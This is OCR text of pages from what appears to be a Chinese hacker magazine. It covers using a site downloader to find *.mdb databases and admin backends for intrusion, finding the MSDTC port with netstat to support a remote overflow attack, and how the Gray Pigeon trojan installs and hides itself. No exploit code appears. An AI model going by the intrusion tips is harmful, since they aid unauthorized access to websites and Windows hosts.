


图 1

怎么样？下载整站其实很容易吧。有些网站可能需要对网址做特性分析，我们只需要在项目下点右键，在弹出的菜单中进行相关设置就ok了。可能细心的朋友也会发现，如果我们选择全部，那么该网站下的所有文件都会被下载保留，包括音频和视频文件，是不是也可以作为一款提取网站音视频文件的工具呢？

二、挖掘其他功能

其实在新建项目向导中，我们可以发现，这款软件还可以自定义搜索特殊类型文件的功能，这点确实非常实用。由于我搜

索到的网站的音频文件格式是 rm，在软件的默认设置里不存在，我们可以自己添加，定义的名称随便输入，搜索的类型格式一定要是“*.rm”，如果需要搜索其他类型文件，那么要把分号作为分割符。这里我最欣赏的就是自定义文件大小这个功能，虽然不填写就是不定义大小，但是在实际情况中我们完全可以按照自身需求设置（图2）。有了这款工具，那些影音嗅探器岂不是要下岗了？




图 2

再深入一点想，既然这款工具可以自定义搜索的文件类型，那么是不是可以在入侵中发挥它的用途？的确，我们如果添加*.mdb，就可以搜索网站的数据库了啊。要知道这种搜索功能可不是依赖默认设置的，利用搜索到的数据库，还怕办不成事？呵呵，有人可能就要犯难了，就算拿到了数据库和破解了密码，那么如何得到后台？这也好办啊，既然能够搜索到网站的所有目录和文件，后台地址是一定逃不过的了，我们只要在结果中细心查找，是一定可以把它挖出来的。不过这款软件只能获取静态页面的资源，对于一些使用 htm 页面的后台是完全可以拿下的，不论它使用的地址是多么繁琐。

三、总结


其实这款软件的功能远不止我在上边介绍的那些，就有待于读者自己去搜寻吧。相信 X 的朋友们一定可以获得更多有用的东西。

（本文涉及的相关工具：网站整站下载器，光盘中有收录。）

由MSDTC溢出想到的进程与端口

菜鸟天王


在 X 新年第一期上，公布了 Windows　MSDTC 远程溢出漏洞的利用文章，这使得我们这些菜鸟的入侵百宝箱中又多了一个“攻城掠地”的必备武器。不过，在原文中针对如何寻找 MSDTC 所使用的端口的细节，文章中却省略了，下边，我就简单的讲一下如何寻找特定进程所使用的端口。






我们首先按 Ctrl+Alt+Del，调出任务管理器，在任务管理器中可以清楚的看到 msdtc.exe 的进程 PID 号为 224，如图1。如果各位没有看到 msdtc.exe 进程的话，请把任务管理器最下方的“显示所有用户的进程”勾选上，当然了，你的系统中如果没有开启这个服务，就算是勾选上也不会找到的，不过，好在这个服务是默认安装的。

如果没有看到 PID 列的话，我们可以点击任务管理器上方的“查看”→“选择列”，然后把“PID（进程标识符）”勾选上就可以了，如图2。知道了 MSDTC 服务的 PID 进程号就好办了。我们切换到 CMD 状态下，运行 **netstat　-ano** 命令，就可以清楚的看到 PID 为 224 的进程所监听的端口为 1027 了，如图3。




正如原文所说的，MSDTC 服务使用的端口并不是唯一固定的，我在 Windows2003 上测试的时候，第一次也是发现使用的是 1030 端口，但后来再检测时，发现都是使用的 1027 端口。这有可能是第一次检测时，因为 1027 － 1029 端口被占用了，所以 MSDTC 服务才会使用 1030 端口，而后来测试时，1027 端口未被占用，因此就默认使用了 1027 端口，这一点还请大家注意。



另外，对于 Windows2000 系统，netstat 命令没有－o 参数，此时我们可以借助第三方工具来进行寻找，AntiyPorts 就是一个比较不错的工具，直接打开后就可以清楚的看到进程号为 224 的是 Windows\system32 目录下的 msdtc.exe 程序，监听的 TCP 端口为 1027，如图4。

使用这种简单的方法，我们可以查找系统内其他服务所使用的端口号，也可以用于查找一些非法的程序，比如木马、监听的后门程序等等。以后，要再查找服务端口的话，通过上面的学习，大家都应该会了吧！

（文章中涉及到的工具 AntiyPorts，已经收录于光盘。）



一、关于灰鸽子

对于菜鸟来说，应该没有不知道灰鸽子的吧，的确，灰鸽子带来的影响是巨大的，可以说80%的木马爱好者都钟情于灰鸽子。依据何在？由于灰鸽子在网上的广泛流传，针对它的免杀技术也是相当成熟，我们时常可以在黑客站点找到有关灰鸽子的免杀动画。其实，大家耳熟能详的“变种”这两个字，定义的就是经过其他人修改过的“木马”、“病毒”等。灰鸽子的变种数量可是非常的多，利用了许多技术手段来躲避杀毒软件，所以，单靠杀毒软件来对付灰鸽子还是有些勉为其难了。并且灰鸽子在很早的版本中就开发了“远程开启代理”功能，而这正好给那些利用别人的钱财在互联星空进行消费的“黑客”带来了便利。甚至于现在有许多人戏称“灰鸽子”为“刷点专用工具”。那就让我们进行一场“将鸽子杀到底”的战斗吧！

二、知己知彼，杀毒有理

先来简单介绍一下灰鸽子的运行原理吧，现在的木马一般是利用客户端来生成服务端，这样做有利于自定义木马的名称和实现反弹连接。灰鸽子服务端也是如此，假如我们定义服务端名称为：netserve.exe，只要我们执行这个程序，就会生成在系统目录（98/XP下为系统盘的Windows目录，2k/2003下为系统盘的Winnt目录），释放出netserve.dll和netserve_hook.dll到该目录下，如果在配置过程中定义记录键盘，那同时会释放出netserve.dll这个文件用来记录键盘操作。netserve.exe运行后会把自己注册为系统服务，早期的Win98、WinMe系统则由于没有服务而会写入注册表启动项目。可能有人会问，为什么杀毒软件查杀出了病毒而在目录下却找不到？其实netserve_hook.dll通过拦截API调用来隐藏病毒。这样就增加了自身隐蔽性，灰鸽子利用了当今流行的进程插入技术，所以用任务管理器也找不到它的行踪。

